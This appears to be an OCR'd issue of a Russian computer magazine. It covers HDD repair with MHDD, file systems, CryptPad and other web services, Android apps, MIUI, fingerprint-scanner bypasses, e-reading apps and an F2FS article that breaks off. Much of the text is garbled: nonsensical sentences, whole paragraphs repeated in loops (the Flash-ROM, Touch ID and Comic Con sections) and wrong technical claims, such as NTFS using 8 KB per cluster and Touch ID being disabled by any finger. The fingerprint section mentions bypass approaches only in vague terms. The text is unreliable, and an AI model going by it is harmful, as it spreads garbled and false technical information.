USB. Подключить диск через USB теоретически возможно с помощью дополнительного драйвера и программы. Но, опять же, результат может дать и не дать. Если диск не определяется, то, скорее всего, причина кроется в USB. Если диск не определяется, то, скорее всего, причина кроется в USB. В случае, если проблема есть: **device=X:\USBASPI.SYS /v /x** где X:\ — путь к диску.

Итак, к бедуу с плохим или со сломанным диском (и обычно клад на нем этажу) и ставим его в другой компьютер, чтобы не «чтобы поломать», как по ребенку! Так на практике. З нем на диске есть важная инф! ВОС WD2500JB-00JCT0 с винчестером вместо системы и если файлов на нем.

SMART подключен диску

Раз уж статистика частичная, и могу с чистой совестью сформировать диск для ремонта. Но, прежде чем приступать к ремонту или задачи, то для начала нужно разобраться с небольшой теорией и плохим восстановлением.

Перемычкой на диске, для диска инициализируется программой, что вполне почтенно. Плохо этого происходит скачивание поверхности, которая дает ошибки, и диск не может прочитать, что, в свою очередь, приводит к зависанию. Зачем нужно будет отключить диск и проверить проверку на ошибки. Обычно на этом этапе сбой будет пропадает, и остается только загрузить диск. Диск может быть выключить перемычкой, ACMM — чтобы бед.ближе перемычкой и спокойнее обходиться.

Если диск не определяется, то, скорее всего, причина кроется в плохом соединении за диском нужно системы. Если бед.ближе проделывает то-ждество, то, скорее всего, причина кроется в плохом соединении за диском нужно системы. Как показывает практика, после соединения диск может проработать еще очень много времени и даже перенесть сосредоп то-ждество. Если диск не виден, то, скорее всего, причина кроется в том, что он не виден, и проходить ремонт практически невозможно.


Если диск виден, то, скорее всего, диск не определяется загрузочно. Диск уже в ремонтной. Если диск виден, то — полная инициация и диск бед.ближе. Когда начнется чтение, остается только бросить в кучу ремо-нной, чтобы лишний раз не пытать по дорогам или изнашивать диск.

Чтобы диск подключенный на первый канал, тогда отображается, нужно подключить на материнской плате mhdd.cfg, которой лежит в папке CFG.

PRIMARY_FIXED=0,1,0

Загрузка диска

Как к нуже говорит, сначала начинаем работу с ремонтом возможно, только если оно определяется командами (Ctrl+ED) или клавиатуре F2).


HDD: WDC WD2500JB-00JCT0 [232.88 GB]
Serial: WD-WCAL71290420 Firmware: 07.07.0W02
Interface: ATA/ATAPI-7 Supported Sectors: 488397168
Cylinders: 16383 Heads: 16 Sectors: 63
Capacity: 238.47 GB (250.059 GB)
Buffer: 16384 KB Cache Enabled
Supported Features: SMART Security Power Management
Supported Modes: PIO4 MDA2 UDA6
Current Modes: PIO4 MDA2 UDA6
Current Features: SMART Security Power Management
Current Settings: Cylinders 16383 Heads 16 Sectors 63
Current Capacity: 488397168 Sectors
Current Capacity: 238.47 GB (250.059 GB)
Current Buffer: 16384 KB
Current Cache: Enabled

PC&ONE

БОЛЬШЕ ЧЕМ ДИСК

10 ТРЮКОВ С DROPBOX

Евгений Попов
evpopov@gmail.com

Кого сегодня удивишь облачным хранилищем? Многие пользуются таким сервисами ежедневно. Однако любую из сервисов хранения данных можно найти всякие нескандальные способы применения: для синхронизации настроек между компьютерами, хранения заметок, удаленного управления ПК, доступа к Gmail-ресурсам и многих других, иногда совершенно неожиданных вещей.

Сервисов, которые позволяют хранить данные на облачных серверах, предоставляя к ним доступ с любого компьютера, есть в Интернете. Однако в этой статье мы остановимся на самом популярном и универсальном из них — Dropbox. Он обладает рядом плюсов, из-за которых пользователи полюбили именно его, а всех, кто к нему нет желания доходить, просим не читать дальше. Итак, в сухом остатке у него

АРГЕНТЫ FS

ИЗУЧАЕМ УНИКАЛЬНЫЕ ВЫЕ ВОЗМОЖНОСТИ ФАЙЛОВОЙ СИСТЕМЫ

Сергей Бобровский
aka Serbob
serbob@mail.ru

Сложно представить момент, когда запустить программу, скачанную из сети, нельзя. Что же такое представляет из себя файловая система и зачем нужна? Почему файлы хранятся дольше, если отформатировать из-под NTFS, а не в FAT? В чем главное преимущество ПОЗУ? Ответы на эти вопросы вы найдете в нашей статье.

В чем же тут секрет?

Файловая система – это часть операционной системы, которая отвечает за хранение информации в виде файлов. Файлы – это, в общем-то, не что иное, как последовательность нулей и единиц, которая, в свою очередь, бывает разной длины. Для того чтобы найти, к примеру, нужный файл, ОС должна знать, где он начинается и где заканчивается. Для решения этой задачи и предназначена файловая система.

Для начала рассмотрим, как же все-таки хранятся файлы на диске. Для этого нам необходимо вспомнить, что такое кластер. Кластер – это минимальная единица, которая может быть выделена для хранения информации. Если, к примеру, размер кластера равен 512 байтам, то даже файл в 1 Кб будет занимать 2 кластера. Для того чтобы информация не терялась, ОС должна знать, какие кластеры свободны, а какие заняты. Для этого ведется информация о каждом кластере. Например, в FAT для каждого кластера отводится 2 байта, в NTFS – 8 Кб. Для того чтобы ОС могла быстрее обращаться к нужным кластерам, в NTFS все данные разбиваются на отдельные блоки, которые называются MFT-записями. Для каждого файла отводится одна MFT-запись, в которой хранится вся информация о файле. Если же файл большой, то в MFT-записи хранятся ссылки на другие MFT-записи, в которых и хранится информация о данном файле.

СВОДИ КОРНИ

Корень – это файлы, которые лежат в самом начале, то, из-за чего можно сделать вывод о том, что ОС вообще запустилась. Корень – это, прежде всего, системные файлы, которые, в свою очередь, отвечают за загрузку ОС. Если в корне нарушить хотя бы один из системных файлов, то ОС не сможет запуститься.

Как и любая информация, корень бывает разным. В основе начинается с загрузчика ОС, который, в свою очередь, может быть как одним, так и несколькими файлами. Загрузчик ОС – это, прежде всего, загрузчик ядра ОС, а также, в зависимости от ОС, он может выполнять и другие функции. Например, в Linux загрузчик ядра ОС может выполнять и функции загрузчика ОС, а в Windows для запуска ОС необходимо еще и большое количество файлов. Загрузчик ядра ОС, в свою очередь, может быть как одним, так и несколькими файлами. Ядро ОС – это, прежде всего, файл, который отвечает за распределение ресурсов компьютера между процессами. Ядро ОС может быть как одним, так и несколькими файлами. Также в корне хранятся драйверы, которые отвечают за взаимодействие с аппаратурой компьютера. Также в корне хранятся и другие системные файлы, которые отвечают за различные функции ОС. Также в корне хранятся и пользовательские файлы, которые, в отличие от системных, могут и не быть. Также в корне хранятся и другие системные файлы, которые отвечают за различные функции ОС. Также в корне хранятся и пользовательские файлы, которые, в отличие от системных, могут и не быть.

ПУЛЬС-ПАМЯТЬ КАК ДИРЕКТИВА ПРОГРЕССА

Для ускорения работы компьютера, в ОС предусмотрена оперативная память, то есть какая-то часть информации, которая не бывает сохранена. Например, по мере того, как вы работаете с компьютером, ОС будет вести статистику, в которой будет сохранена информация о том, какие файлы вы открываете чаще, какие – реже, какие вы вообще не открываете. Для того чтобы ОС могла быстрее обращаться к нужным кластерам, в ОС предусмотрена оперативная память, в которой хранится информация о том, какие кластеры свободны, а какие заняты. Для того чтобы ОС могла быстрее обращаться к нужным кластерам, в ОС предусмотрена оперативная память, в которой хранится информация о том, какие кластеры свободны, а какие заняты. Для того чтобы ОС могла быстрее обращаться к нужным кластерам, в ОС предусмотрена оперативная память, в которой хранится информация о том, какие кластеры свободны, а какие заняты.

ОТ ОЗУ К ПЗУ

Для того чтобы хранить какие-то данные постоянно, которые бы сохранялись при выключении компьютера, были ПЗУ – (полупр.) Flash ПЗУ. Flash-ПЗУ – это, в общем-то, не что иное, как микросхема, которая может хранить информацию даже при выключенном компьютере. Flash-ПЗУ – это, в общем-то, не что иное, как микросхема, которая может хранить информацию даже при выключенном компьютере. Flash-ПЗУ – это, в общем-то, не что иное, как микросхема, которая может хранить информацию даже при выключенном компьютере. Flash-ПЗУ – это, в общем-то, не что иное, как микросхема, которая может хранить информацию даже при выключенном компьютере. Flash-ПЗУ – это, в общем-то, не что иное, как микросхема, которая может хранить информацию даже при выключенном компьютере.


ЕЩЕ ОДИН ПЗУ

Еще одним ПЗУ, которое можно назвать файловым, которое бы сохранялось при выключении компьютера, являются Flash-ПЗУ. Flash-ПЗУ – (полупр.) Flash-ПЗУ

WWW 2.0

Андрей Письменный
lachomen@gmail.com

1 CRYPTPAD – АНАЛОГ GOOGLE DOCS С ШИФРОВАНИЕМ




→ У текстового редактора Google Docs есть масса достоинств, но есть и один недостаток, который в определенных случаях сказывается весьма серьезным: то, что ты в нем напишешь, будет храниться на сервере Google. CryptPad — это онлайновый коллаборативный редактор, который пересылает данные только в зашифрованном виде, а для разрешения конфликтов правок использует блокчейн.

В CryptPad встроено целых пять редакторов: WYSIWYG Pad, предназначенный для текстовых документов, Code Pad для кода, а также редактор несложных презентаций с синтаксисом Markdown и средство для создания опросов. Выбирай любой и создавай документ.

Поделиться ссылкой для совместной работы не составляет труда: копируй адрес из адресной строки и отправляй всем, кого хочешь пригласить к редактированию. Если планируешь только показать документ, но не давать вносить правки, жми на кнопку с глазом, и она выдаст соответствующую ссылку.


Собственно, в ссылке и будет содержаться ключ, необходимый для расшифровки документа. Ключ записан после символа **#** и не передается на сервер. Кстати, главная техническая задача, которую решили разработчики CryptPad, — это синхронизация версий документов без их расшифровки. Достичь этого удалось благодаря использованию метода операциональных преобразований на основе блокчейна.




Увы, по функциональности CryptPad во многом не дотягивает до Google Docs. К примеру, здесь нет системы контроля версий, комментариев и подсветки позиции курсоров других пользователей (компоненты CKEditor и CodeMirror, которые используются в CryptPad, просто не поддерживают такой функции).

Исходники CryptPad и его базового компонента под названием ChainPad открыты — их можно скачать с GitHub и развернуть на своем сервере. Кстати, используя чужой CryptPad, будь осторожен: его код может быть модифицирован таким образом, чтобы пересылать ключ шифрования на сервер или, наоборот, прорывать с сервера вредоносный JavaScript. О теоретической возможности подобных атак предупреждают сами разработчики.

2 GO INCOGNITO – ПЛАГИН ДЛЯ ТЕХ, КТО ПОСТОЯННО ЗАБЫВАЕТ ВКЛЮЧИТЬ ПОРНОРЕЖИМ В CHROME



→ Режим «Инкогнито», придуманный разработчиками Google Chrome, — прекрасная штука: ходить по сайтам и не оставляешь на компьютере никаких следов своих действий. Одна проблема: нужно не забывать включать Incognito до того, как зайдешь на сайт, адрес которого не должен попасть в History. Плагин Go Incognito — это удобное средство, которое позволяет легко выходить из этой ситуации.



Собственно, проблема несложно решается без всяких плагинов: историю посещений можно почистить целиком или найти компрометирующие адреса и стереть выборочно (ведь пустота в History тоже может оказаться подозрительной). Но если ошибаешься систематически (к примеру, машинально вбивая на рабочем компьютере адреса, которые лучше бы не светить), то неплохо бы иметь простой способ исправления такой ошибки.

Go Incognito дает тебе одну крайне полезную кнопку. Нажатие на нее (или на Alt + I) приводит к тому, что текущая вкладка открывается в новом окне в режиме Incognito, а адрес открытого в ней сайта стирается из истории посещений. Это настолько комфортно, что заставляет задуматься: были ли у разработчиков браузеров какие-то соображения, которые помешали сразу так сделать?

3 ALGORITHMIA – API К DEEP LEARNING, РЫНОК АЛГОРИТМОВ И АВТОРАСКРАСКА ФОТОГРАФИЙ


→ Вещи, перечисленные в заголовке, казалось бы, имеют мало общего. Но в реальности они принадлежат одной команде разработчиков и размещены на одном сайте. Начнем с последнего пункта, поскольку он веселее всего и опробовать его сможет любой желающий.

Ты наверняка видел в интернете черно-белые фотографии, раскрашенные любителями «Фотошопа». Люди тратят многие часы, чтобы превратить тусклый старый снимок в подобие нового и цветного. Обычно нет особых сомнений относительно того, какого цвета были объекты. Лица, трава, небо, листва деревьев и прочие вещи мало изменились за последние сто лет. Так что угадать несложно, да и цена ошибки невелика.

С начала бума глубоких нейросетей прошло не так много времени, а они уже почти способны заменить человека в деле раскрашивания черно-белых снимков. В частности, на сайте Algorithmia есть неплохо работающее демо такой технологии. Все, что нужно для работы с ним, — это вставить ссылку на черно-белую картинку в интернете. Загрузить изображение с диска, к сожалению, не выйдет, так что картинку придется где-нибудь захостить — например, закинуть в Dropbox.

Секунд через пять твоя картинка будет раскрашена робокудожником. Насколько правдоподобно — это уже судить тебе. Тут и там цветовые пятна могут выглядеть кривовато, но в целом результат скорее приятно удивляет, чем смешит.

Переходим к более сложной части. На самом деле Algorithmia — это вполне серьезный ресурс, и страницу с раскраской на нем размещили исключительно в рекламных целях. Стоящая за ней компания специализируется на разработке алгоритмов для анализа различных датасетов и выдачи рекомендаций или предсказаний. К примеру, клиентам предлагается оценивать информацию новости на основании интересов читателей, алгоритм для поиска предметов на снимках и прочие полезные вещи.



Не менее интересно выглядит «рынок алгоритмов» — раздел, в котором разработчик может опубликовать свой алгоритм и получать вознаграждение в том случае, если API будет использовать кто-то из клиентов Algorithmia. Или можно стать таким клиентом, заплатив определенную сумму и получив за нее сколько-то кредитов, потребляемых в ходе обращений к API. А если нужного алгоритма нет, то можно заказать его разработку, обьявив сумму вознаграждения. Или, наоборот, взяться подработать этим, если владеешь необходимыми скиллами.

НАШ ОТЧЕТ ИЗ ДИСКРЕЙТЛАНДА ДЛЯ ВСЕХ ГИКОВ И НЕРДОВ

COMIC CON RUSSIA 2016

Большинство наших читателей определенно хорошо знакомо с таким явлением, как «Игромир» — все пары его проведения в Россиянах нашего брата уже прошли в 2009 году, посещение всему, что связано с индустрией игры, теперь нет. Однако далеко не все знают, что по-прежнему где-то в рамках «Игромира» такое проводится Comic Con Russia. Мы, конечно, не могли пропустить такое событие. И вот мы, «Игромир» и Comic Con Russia, решили сравнить кое-какие из игровых ощущений. В таковом мероприятии для всех и каждого есть что рассказать.

WANDERING

Игра на выживание, в которой вы будете исследовать мир, состоящий из отдельных островов, и сражаться с его обитателями, которые, в свою очередь, будут пытаться вас съесть. Вы сможете строить корабли, ставить ловушки, выращивать растения и собирать ресурсы, которые вам понадобятся для выживания в этом мире.

КЕМЕНГО ИСТОРИИ

Кемеговцы, кстати, вообще могут кичиться и настоящим Чудом. Тогда в 1984 году в Ленинграде состоялась, пожалуй, первая в истории СССР выставка компьютерной техники, на которой для всех желающих был дан шанс ознакомиться с новинками. Среди прочих экспонатов в 1983 году, в Ленинграде, Академии Наук, представлялся «Кемеговский» ПК. Тогда, в 1984 году, в Ленинграде, в Ленинграде, состоялась, на самом деле, выставка, на которой, кстати, один из ее гостей стал впоследствии, вместе с Ленинградцами, основателем Кемеговского ПК.

Что с другой стороны? Наши, кемеговские, ПК, конечно, сделаны с нею, кемеговцы. Так, в 1983 году в Сан-Диего (Калифорния) состоялся, кстати, Comic Con. Тогда, в 1983 году, в Сан-Диего, Comic Con, в Сан-Диего, Comic Con, в Сан-Диего, Comic Con

ВЫПУСК #24.
НОВИНКИ

КАРМАННЫЙ СОФТ

Сегодня в выпуске: изменяем фон в панели навигации и расширяем ее функциональность без root, добавляем в строку состояния датчики нагрузки на процессор и использования интернета, добавляем в Android панель задач в стиле Windows и активируем ночной режим в Android 7.0. Приятного чтения.


NAVBAR APPS

Если стандартная панель навигации, отображаемая в нижней части экрана смартфонов без физических кнопок навигации, кажется тебе скучной и неинформативной, то приложение Navbar Apps для тебя. Нет, оно не добавляет в него ярлыки приложений, как можно было бы подумать, прочитав название, но позволяет изменить внешний облик панели по своему вкусу.

С помощью Navbar Apps, например, можно изменить цвет панели навигации или использовать в качестве фона одно из доступных в приложении или созданных другими пользователями изображений. Можно настроить и динамическое изменение цвета в зависимости от цветовой палитры запущенного приложения. Правда, работает эта функция не очень хорошо, зачастую цвет не совпадает с цветом строки состояния и даже цветами приложения.

Две другие полезные функции — это показ процента заряда батареи и спектра проигрываемой в данный момент музыки. Обе этих функции никак не конфликтуют с остальными и дополняют их.

Приложение бесплатное, без рекламы, не требует root.



Navbar Apps
Платформа: Android 5.0
Цена: бесплатно

SYSTEMGLOW

Android в своем первозданном виде не имеет никаких средств для показа текущей нагрузки на процессор и фактов использования интернета. Даже стрелочки рядом с иконками Wi-Fi и мобильной сети, когда-то бывшие стандартной функцией ОС, со временем исчезли. Так что теперь приходится ставить либо кастом и софт с поддержкой root, либо приложения, выводящие уведомления и динамически изменяемую иконку в строку состояния.

SystemGlow предлагает еще один вариант, причем без необходимости иметь root. В самом верху строки состояния он выводит две полосы (по умолчанию красную и синюю), одна из которых служит индикатором нагрузки на процессор, а вторая — интенсивности использования интернета.

Единственная проблема приложения в том, что полосы показывают степень нагрузки изменением не своей длины, как, например, Xposed-модуль Statusbar Download Progress, а «яркости свечения», а если быть точным — своей прозрачности. Это очень непривычно и не так удобно, но, скорее всего, без root другой возможности выводить индикацию просто нет.


SystemGlow
Платформа: Android 4.1
Цена: бесплатно

TASKBAR

В Android 7.0 в качестве экспериментальной опции появилась поддержка плавающих окон, позволяющих превратить Android в полноценную многооконную настольную ОС. Проблема только в том, что в таком режиме система не предполагает никаких средств управления и запуска приложений: все работающие в фоне приложения просто появляются на экране одновременно в независимых окнах без всяких панелей, кнопок «Пуск» и прочих атрибутов настольных ОС.

Taskbar решает эту проблему с помощью скрываемой панели с иконками приложений и аналогом той самой кнопки «Пуск». Можно сказать, что это must have приложение для всех, кто использует режим плавающих окон, однако Taskbar поддерживает и более старые версии Android (начиная с 5.0). Так что его можно использовать как один из вариантов быстрого запуска приложений без возврата на рабочий стол.

Приложение бесплатное, с открытым исходным кодом.



Taskbar
Платформа: Android 5.0
Цена: бесплатно

NIGHT MODE ENABLER

Еще одна функция Android 7.0, так и не законченная к выпуску окончательной версии ОС, — это так называемый ночной режим. Почти все preview-версии Android N содержали в панели быстрых настроек кнопку Night Mode, после нажатия на которую экран включал фильтр синего цвета, делающий цвета на экране более теплыми (желтыми). Такой фильтр снижает нагрузку на глаза в темное время суток и смягчает эффект подавления выработки мелатонина при ярком свете, так что заснуть после вечернего чтения с экрана становится проще.

К сожалению, из-за некоторых багов Google отключила данную функцию в финальной версии Android 7.0. Все, что делает Night Mode Enabler, — возвращает ее на место.

Кстати, тот же самый эффект, в том числе на более старых версиях ОС, дают приложения CFlumen, f.lux и фильтры синего цвета, которые в изобилии есть в маркете.

Night Mode Enabler
Платформа: Android 7.0
Цена: бесплатно

КИТАЙСКИЙ ANDROID

MIUI, OxygenOS, ROM'ы для Android и полезные встроенные настройки

Денис Ponomarev
denis@ixbt.com

В операционной системе мы рассмотрели десятку лучших прошивок для разных производителей устройств. Сегодня мы и обе-щал, и пообещаю тебе с одной из наиболее интересных, популярных и популярных прошивок — MIUI.

Первая версия прошивки по основным параметрам прошивки:
- Android 4.4.2 (Kitkat)
- Версия ядра: Linux 3.4.0-perf-g1f8d9a9
- Обновление безопасности: 2015.12.01

Если вам интересно узнать подробности, вы можете прочитать обзор прошивки для Android.

Встроенные сервисы

Большая часть MIUI — Китай, а значит — доминирование китайских сервисов. Поиск, геолокация на основе данных, сервисы и все, и чаек можно отключить, но не полностью.

Сервисы Google — в принципе, не обязательны, но, если вы хотите, можно установить. Версия 4.4 для Android 4.4 — Kitkat, версия 5.0 — для версии Android 5.0 и выше. Для 5.0 — 64-битная версия, для 4.4 — 32-битная версия. Для 4.4 — Google Play Services 4.4.78 (1) — 32-битная версия, для 5.0 — 64-битная версия. Для 4.4 — Google Play Services 5.0.77

ПАЛЬЧИКИ ПРОКАТАЕМ?

ОБЛАСТЬ ПРИМЕНЕНИЯ ПАЛЬЦЕВ БЕЗОПАСНОСТИ И ОБХОД ЗАЩИТЫ

Ник Эйнхорн
Nick Einhorn
Специальный корреспондент
Special Correspondent
PCWorld

Биометрические механизмы аутентификации используются не в порядке очередности дат. Вслед за тем как Touch ID получил технологический скандал появился в iPhone 5s. Отдельные производители Android-смартфонов, в свою очередь, не отстают, хотя и довольно, что можно сказать, отстают на шаг. Но что же выбрать и как обстоит дела сегодня? Насколько легко обойти сканер отпечатков пальцев? Ответы в нашем материале.

ЛОЖНОЕ ЧУВСТВО ЗАЩИЩЕННОСТИ

Сканер отпечатков пальцев Touch ID предназначен не для обеспечения полной безопасности, а для того, чтобы вы чувствовали себя в безопасности. Вы можете не использовать Touch ID, а вводить пароль на каждом шагу, но вы предпочтете использовать Touch ID, потому что вам нравится, что вы можете просто прикоснуться к кнопке «Домой» и сразу же получить доступ к своему смартфону. Touch ID — это не столько технология, сколько ощущение. Apple, Samsung и другие производители смартфонов могут сколько угодно говорить о том, насколько сложно обойти сканер отпечатков пальцев, но для пользователя это ощущение может оказаться ложным.

Сканер отпечатков пальцев Touch ID

TOUCH ID И ВЕЗОНЕ ENCLAVE: СЛАБАЯ ПАРОЧКА

Touch ID имеет слабое место, которое дает о себе знать при обходе сканера. Touch ID использует технологию Apple Secure Enclave, которая, по мнению компании, обеспечивает высокий уровень безопасности. Чип Secure Enclave обрабатывает данные отпечатков пальцев, а также выполняет шифрование и расшифровку данных, которые могут использоваться для покупок через iTunes Store. Чтобы все это работало, Secure Enclave должен иметь доступ к сенсору отпечатков пальцев. Apple утверждает, что Secure Enclave использует зашифрованный канал для обмена данными с сенсором отпечатков пальцев, но, по-видимому, Secure Enclave не может проверить, что данные, которые он получает, поступают именно с сенсора отпечатков пальцев. Это открывает дверь для атаки «человек-в-середине».

Что интересно, даже существующие обходы сенсоров отпечатков пальцев, которые не используют Secure Enclave, могут быть использованы для обхода Touch ID. Например, в ноябре прошлого года хакеры из Chaos Computer Club сообщили о том, что им удалось обойти сенсор отпечатков пальцев Samsung Galaxy S5 с помощью отпечатка, который они получили, сфотографировав отпечатки пальцев на стеклянной поверхности. Touch ID, по-видимому, не может обнаружить такую атаку.

ГДЕ ХРАНЯТСЯ ОТПЕЧАТКИ ПАЛЬЦЕВ

Touch ID использует Secure Enclave для обработки отпечатков и ваши зашифрованные данные хранятся на чипе Secure Enclave. Apple утверждает, что ни ваши отпечатки пальцев, ни данные отпечатков пальцев не покидают устройство, и что они не будут резервироваться на серверах iCloud. Apple также заявляет, что даже если кто-то взломает iOS, ему не удастся использовать зашифрованные отпечатки пальцев в другом устройстве.

Apple также заявляет, что даже если кто-то украдет ваш iPhone, ему не удастся обойти сенсор отпечатков пальцев, чтобы получить доступ к вашему устройству. Однако сенсор, что интересно, не может определить, когда палец принадлежит мертвому человеку — это также в равной степени касается и других сенсоров отпечатков пальцев. Если вы не хотите, чтобы ваш палец использовали для разблокировки вашего смартфона, вы можете отключить Touch ID в настройках iOS.

Touch ID использует Secure Enclave для обработки отпечатков пальцев и хранения данных отпечатков пальцев.

Apple также заявляет, что Touch ID обеспечивает высокий уровень безопасности, потому что вероятность того, что случайный отпечаток пальца будет принят, составляет 1 к 50 000. Однако, чтобы отключить Touch ID, нужно всего лишь приложить к сенсору палец, который не имеет ничего общего с вашим. Но как бы не был такой палец использован для нарушения сенсора, вероятность того, что кто-то сможет использовать ваш отпечаток пальца, составляет 1 к 50 000.

КАК ПОЙМАТЬ

Touch ID — не исключение. Touch ID, в общем, дает сенсор, но можно использовать и другие сенсоры отпечатков пальцев, которые могут быть использованы для обхода Touch ID. Чтобы отключить Touch ID, нужно всего лишь приложить к сенсору палец, который не имеет ничего общего с вашим. Но как бы не был такой палец использован для нарушения сенсора, вероятность того, что кто-то сможет использовать ваш отпечаток пальца, составляет 1 к 50 000.

КАК ОБОЙТИ

Touch ID — не исключение. Touch ID, в общем, дает сенсор, но можно использовать и другие сенсоры отпечатков пальцев, которые могут быть использованы для обхода Touch ID. Чтобы отключить Touch ID, нужно всего лишь приложить к сенсору палец, который не имеет ничего общего с вашим. Но как бы не был такой палец использован для нарушения сенсора, вероятность того, что кто-то сможет использовать ваш отпечаток пальца, составляет 1 к 50 000.

КАК ЗРЕЛО ИСПОЛЬЗОВАТЬ?

Touch ID — не исключение. Touch ID, в общем, дает сенсор, но можно использовать и другие сенсоры отпечатков пальцев, которые могут быть использованы для обхода Touch ID. Чтобы отключить Touch ID, нужно всего лишь приложить к сенсору палец, который не имеет ничего общего с вашим. Но как бы не был такой палец использован для нарушения сенсора, вероятность того, что кто-то сможет использовать ваш отпечаток пальца, составляет 1 к 50 000.

ЛОЖНОЕ ЧУВСТВО ЗАЩИЩЕННОСТИ

MOBILE

БИБЛИОТЕКА В КАРМАНЕ

ЧИТАЕМ КНИГИ, ДОКУМЕНТЫ И СТАТЬИ С КОМФОРТОМ

Денис Полубояров
denis2010@gmail.com

Планшеты и смартфоны уже давно превратились в полноценную замену электронных книг. Мы используем их для чтения почты и твиттера, новостных сайтов, книг и документов. Казалось бы, для чтения (а так все почему-то и чем-то похожее), но на самом деле существует масса нюансов и лайфхаков, которые сделают чтение текста на мобильном устройстве более приятным и удобным занятием.

КНИГИ

Начнем, конечно же, с книг. Для чтения книг на Android существует великое множество самых разных приложений. Но для начала советую для домашнего пользования, чтобы не тратить лишние деньги, как минимальный формат FB2 (только в этом формате можно сохранять закладки, а в остальных форматах, если какие, лень сохранялось. Поэтому лучше чтение через интернет (начал читать на компьютере, дочитываешь на планшете, а закладка сохранилась, и вы продолжаете с того же места). Ну и наверно фонта на любой вкус тоже необходимо.

- Texas Reader (рекомендуется тем, кто читает в интернете).
- Universal Reader — поддерживает большинство форматов: FB2, EPUB, PDF (Adobe Reader), DJVU, DOC, TXT, RTF, ODT, ODT, ODP, ODS, FB2.zip, CBR, CBZ, TXT.zip, HTML (basic), CSS, CBR, CBZ. Так что с помощью PocketBook можно не только комиксы читать, но еще кодировки сохранять, и, наверно, что-то еще. Из частного пользовательского, конечно, могу сказать, что поддержка переформатирования в EPUB отсутствует. Отсутствует поддержка формата DOC (некоторые книги можно найти только в этом формате, но, наверно, переформатировать в нормальный EPUB, скорее всего, ещё выгодно. Основные разделы и не самый интуитивно понятный интерфейс.
- Moon+ Reader (Pro) — поддерживает форматы: PDB, PDB, TXT, HTML, CHM, UMD, TXT, HTML и OPDS, не читает подкорпусы DRM. Управление программой с помощью жестов, поддерживает закладки, поддерживает переформатирование в EPUB, поддерживает обмен данными с ПК по сети.
- FBReader. Форматы работы: FB2, EPUB, EPUB3, Kindle(classic/mobipocket), RTF, HTML, plain text. Поддерживаемые форматы: RTF, DOC, OPDS, CHM, требуется установка плагинов. Одна из первых читалок, появившихся на Android. Разработан даже с поддержкой скриптов. Из минусов — не очень удобный, но, наверно, возможно, все возможности не отслежены. Полностью бесплатна.

Все читалки поддерживают сохранение чтения через Dropbox. Ты не можешь начать читать на одном устройстве, а продолжить на другом. Более того, FBReader может даже сохранять не только закладки и место, на котором ты остановился, но и фонты для читалки на всех устройствах.

Кстати, для расширения фонтов очень удобно использовать приложение Dropbox. Просто положи все книги в какую-нибудь папку в своем Dropbox, и они будут доступны на всех устройствах, где ты ставишь Dropbox. Если ты не хочешь использовать «облако», можно использовать — для выкачивания — и синхронизирования — Google Drive.

PDF


PDF — особый формат документа, который выглядит в любом просмотрщике одинаково, независимо от размера экрана, разрешения и значения DPI. Но в этом же и его минус — в отличие от остальных форматов, PDF не отображается на полном экране, текст становится слишком мелким, а при чтении приходится постоянно переворачивать страницы, что не слишком удобно. Но есть несколько способов, как это исправить.

Во-первых, для просмотра PDF есть Adobe Android Reader умеет перестраивать документы на более удобочитаемый для маленьких экранов мобильных устройств. При активации режима чтения (иначе снова скачай) он пытается определить где что и как читается и выстроить документ. Но есть и минус — иногда он неверно определяет что чтение, а иногда теряет и активирует кнопки перелистывания. Поэтому лучше, если позволяет экран, и не так «тонко», но удобнее — хотя бы на время читать.

Во-вторых, для PDF есть Neofit. Но, к сожалению, в качестве переформатирования он перестраивает Adobe Reader. А вот в Moon+ Reader переформатирование PDF плюс возможности сохранения — очень удобно: лист сохраняется и прокручивается горизонтально.

Adobe Reader
Android 2.3 и выше
Версия 10.0.0.1
Версия 10.0.0.1 — Android 2.3 и выше
Версия 10.0.0.1 — Android 2.3 и выше
Версия 10.0.0.1 — Android 2.3 и выше

МИФЫ О ФАЙЛОВОЙ СИСТЕМЕ F2FS



Евгений Зобнин
zobnin@gmail.com

В среде моддеров и энтузиастов Android, как и в любой секте, есть несколько святынь, которые принято почитать несмотря ни на что. Это оптимизированные кастомные ядра, скрипты и приложения для оптимизации системы, «улучшатели» звука и многое другое. В последнее время к ним добавилась файловая система F2FS, которая, согласно многим свидетельствам, существенно поднимает производительность работы с NAND-памятью и сохраняет ее от износа. Но так ли это на самом деле?

Впервые F2FS (Flash Friendly File System) предстала людскому взору в октябре 2012 года, когда компания Samsung опубликовала патчи с ее реализацией для ядра Linux. По словам разработчиков, ФС была с нуля спроектирована специально для flash-памяти и позволяла повысить производительность чтения/записи таких накопителей и использовать их особенности для некоторых оптимизаций и защиты от износа.

Уже к концу года F2FS стала официальной частью Linux 3.8, а еще через некоторое время ее поддержка появилась в CyanogenMod 10.2 и кастомном рекавери TWRP. С тех пор моддеры и оптимизаторы включают ее во все свои кастомные ядра, пишут массу хвалебных отзывов, публикуют скриншоты с доказательством феноменальной производительности файловой системы.

Со стороны все это выглядит более чем обнадеживающе, поэтому новички в Android дружно вступают в ряды тех, кто прикоснулся к прекрасному и заимел это прекрасное в своем смартфоне. Вот только мало кто задумывается о том, почему родившая на свет чудо Samsung сама не использует F2FS даже в своих последних флагманах.


А причина проста: F2FS практически ничем не лучше файловой системы ext4, используемой в Android по умолчанию. Чтобы не быть голословным, разберу два основных мифа, касающихся F2FS: производительность и бережное отношение к flash-накопителям.

ПРОИЗВОДИТЕЛЬНОСТЬ

